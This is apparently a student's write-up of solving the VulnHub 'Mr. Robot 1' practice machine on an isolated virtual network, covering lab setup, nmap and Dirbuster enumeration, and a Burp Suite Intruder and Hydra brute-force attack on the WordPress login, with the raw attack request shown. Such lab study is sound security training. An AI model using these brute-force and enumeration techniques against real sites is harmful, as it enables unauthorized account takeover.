
Jorel Gregg

12/18/25

I began by downloading and installing VirtualBox and then Kali-Linux for a virtual machine. I didn't understand why at the time, but VirtualBox couldn't find or run my Kali-Linux image. I tried deleting it and re-downloading it but that didn't work so I started doing some research and discovered I needed to shut down my WSL2, which I also had Kali-Linux on, and I needed to disable Windows Virtual Machine Platform. Finally, I was able to get my Kali-Linux up and running so I grabbed Mr. Robot 1 from VulnHub.

Upon downloading I received a notification from Microsoft Defender that it stopped a virus. I did a little research and discovered that this was most likely a false positive due to how the file was created to be a vulnerable machine. Just to ensure this was still the same version the website had created I used Windows Command Line to create an MD5 hash of the Mr. Robot 1 file and verify it against VulnHub and found it was not a changed file.



File Information


**Filename**: mrRobot.ova
**File size**: 704MB
**MD5**: BC02C42815EAC4E872D753E1FD12DDC8
**SHA1**: DC0EB84DA4C62284C688590EE092868CE84A09AB

Virtual Machine


**Format**: Virtual Machine (Virtualbox - OVA)
**Operating System**: Linux

```
-a----        12/17/2025   5:48 PM       78884872 Thunderbird Setup
-a----         5/14/2025   5:54 AM        1277793 UtilityBill.pdf
-a----          3/6/2025   5:32 AM         823852 VA Enrollment Cer
-a----        12/18/2025   3:31 PM      176488552 VirtualBox-7.2.4-
-a----         6/24/2024   6:33 AM      270732192 VMware-Horizon-Cl
-a----         5/13/2024   3:43 PM       99559288 VSCodeUserSetup-x
-a----        11/26/2024   6:14 AM             98 web.config
-a----        12/17/2025   8:07 PM          18865 webbed.png
-a----         10/1/2025   1:16 PM          15868 Wilson Ch1 exampl
-a----        12/17/2025   8:06 PM          27998 worldwideweb.png
-a----         8/26/2024   2:17 PM        2712826 ycHXR8sxRVaBUtZtD
                                                  statement-outline
-a----          6/3/2024   8:05 AM         137032 Zoom_cm_fiv8ort5s
                                                  rxqiyvJwYWFibgnI_

PS C:\Users\Jorel\Downloads> certuil -hashFile mrRobot.ova md5
certuil : The term 'certuil' is not recognized as the name of a cmd
Check the spelling of the name, or if a path was included, verify t
At line:1 char:1
+ certuil -hashfile mrRobot.ova md5
+ ~~~~~~~
    + CategoryInfo          : ObjectNotFound: (certuil:String) [],
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Jorel\Downloads> certutil -hashfile mrRobot.ova md5
MD5 hash of mrRobot.ova:
bc02c42815eac4e872d753e1fd12ddc8
CertUtil: -hashfile command completed successfully.
PS C:\Users\Jorel\Downloads>
```

Once both were downloaded and loaded into my VirtualBox I learned that I needed to change my network to an internal network to ensure our machines didn't face the internet. Along with this I needed each machine to be assigned an IP Address so I could find the machine I was supposed to be hacking through Kali-Linux. I created a DHCP server to assign IP addresses in the range I specified using Windows Command Prompt.




```
Microsoft Windows [Version 10.0.26100.7462]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Jorel>cd /Program Files/Oracle/VirtualBox

C:\Program Files\Oracle\VirtualBox>vboxmanage dhcpserver add --network=Drago
n --server-ip=10.38.1.1 --lower-ip=10.38.1.110 --upper-ip=10.38.1.120 --netm
ask=255.255.255.0 --enable
```



```
e] |
                    -rc[vbuf] [size] | -n[etns] name | -N[umeric] | -a[ll] |
                    -c[olor]}

┌──(kali㉿kali)-[~]
└─$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:[illegible] brd ff:ff:ff:ff:ff:ff
    inet 10.38.1.110/24 brd 10.38.1.255 scope global dynamic noprefixroute et
h0
       valid_lft 479sec preferred_lft 479sec
    inet6 fe80::[illegible]/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8
ping: connect: Network is unreachable

┌──(kali㉿kali)-[~]
└─$
```


Once I got here, I knew that I didn't have the complete knowledge base to hack Mr. Robot 1 so I found a walkthrough that I could follow along with and start learning more in depth. I used NMAP to scan a range with -sS and -T4 to find my Mr. Robot machine. After identifying the IP Address that it was assigned, I first opened a web browser and went to the IP address to find out what the website was. I tried all the options but it just left me with videos and some images but nothing useful that I could see.

I then ran Dirbuster and a small list of words to see what I could use to try and access anything in the background of the website. This led me to find that it was running on WordPress and that there were some other words to try. Eventually I used robots.txt that gave me my first key and a file to download from the website to see if I could find the next key.



```
/]
/feed                 (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/]
/image                (Status: 301) [Size: 0] [--> http://10.38.1.111/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/at
om/]
/wp-content           (Status: 301) [Size: 238] [--> http://10.38.1.111/wp-co
ntent/]
/admin                (Status: 301) [Size: 233] [--> http://10.38.1.111/admin
/]
/audio                (Status: 301) [Size: 233] [--> http://10.38.1.111/audio
/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2599]
/css                  (Status: 301) [Size: 231] [--> http://10.38.1.111/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 239] [--> http://10.38.1.111/wp-in
cludes/]
/js                   (Status: 301) [Size: 230] [--> http://10.38.1.111/js/]
/Image                (Status: 301) [Size: 0] [--> http://10.38.1.111/Image/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/rd
f/]
/page1                (Status: 301) [Size: 0] [--> http://10.38.1.111/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://10.38.1.111/wp-admi
n/]
Progress: 4779 / 87663 (5.45%)
```

Upon downloading the fsocity.dic file, I opened it with | more and discovered that a lot of the words were duplicates. I used the uniq option to create a new file without any duplicates. Once I had this I went back to WordPress to try and login and received a weird error which is that it was the incorrect login id.




kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
23:19
kali@kali: ~/MrRobot
Session Actions Edit View Help
user's Blog! › Log In
http://10.38.1.111/wp-login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
Username
Password
Right Ctrl

**ERROR**: Invalid username. Lost your password?

```
10011
--More--
```

I then used BurpSuite to conduct a login test so that I could see if I could get the login credentials. I then sent that information to Intruder and used the dictionary file to attack the login. This gave me back the username 'elliot' which would allow me to move forward.


kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
0:55
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Logger Organizer Extensions Learn
Start attack
Add §
Clear §
Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Payloads
Resource pool
Settings
Right Ctrl

Sniper attack

Target: ://10.38.1.111 ☑ Update Host header to match target

```
POST /wp-login.php HTTP/1.1
Host: 10.38.1.111
Content-Length: 98
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.38.1.111
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/142.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.7
Referer: http://10.38.1.111/wp-login.php
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: keep-alive

log=§test§&pwd=test&wp-submit=Log+In&redirect_to=
http%3A%2F%2F10.38.1.111%2Fwp-admin%2F&testcookie=
1
```

Payload position: All payload positions
Payload type: Simple list
Payload count: 11,451
Request count: 11,451

Payload configuration


This payload type lets you configure a simple list of strings that are used as payloads.

```
000
000000
000080
001
002
003
0032
003s
004
00480
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

I then used Hyrda to start brute forcing the website with the login name and the dictionary file we created.  After 5664 attempts we received the correct password.

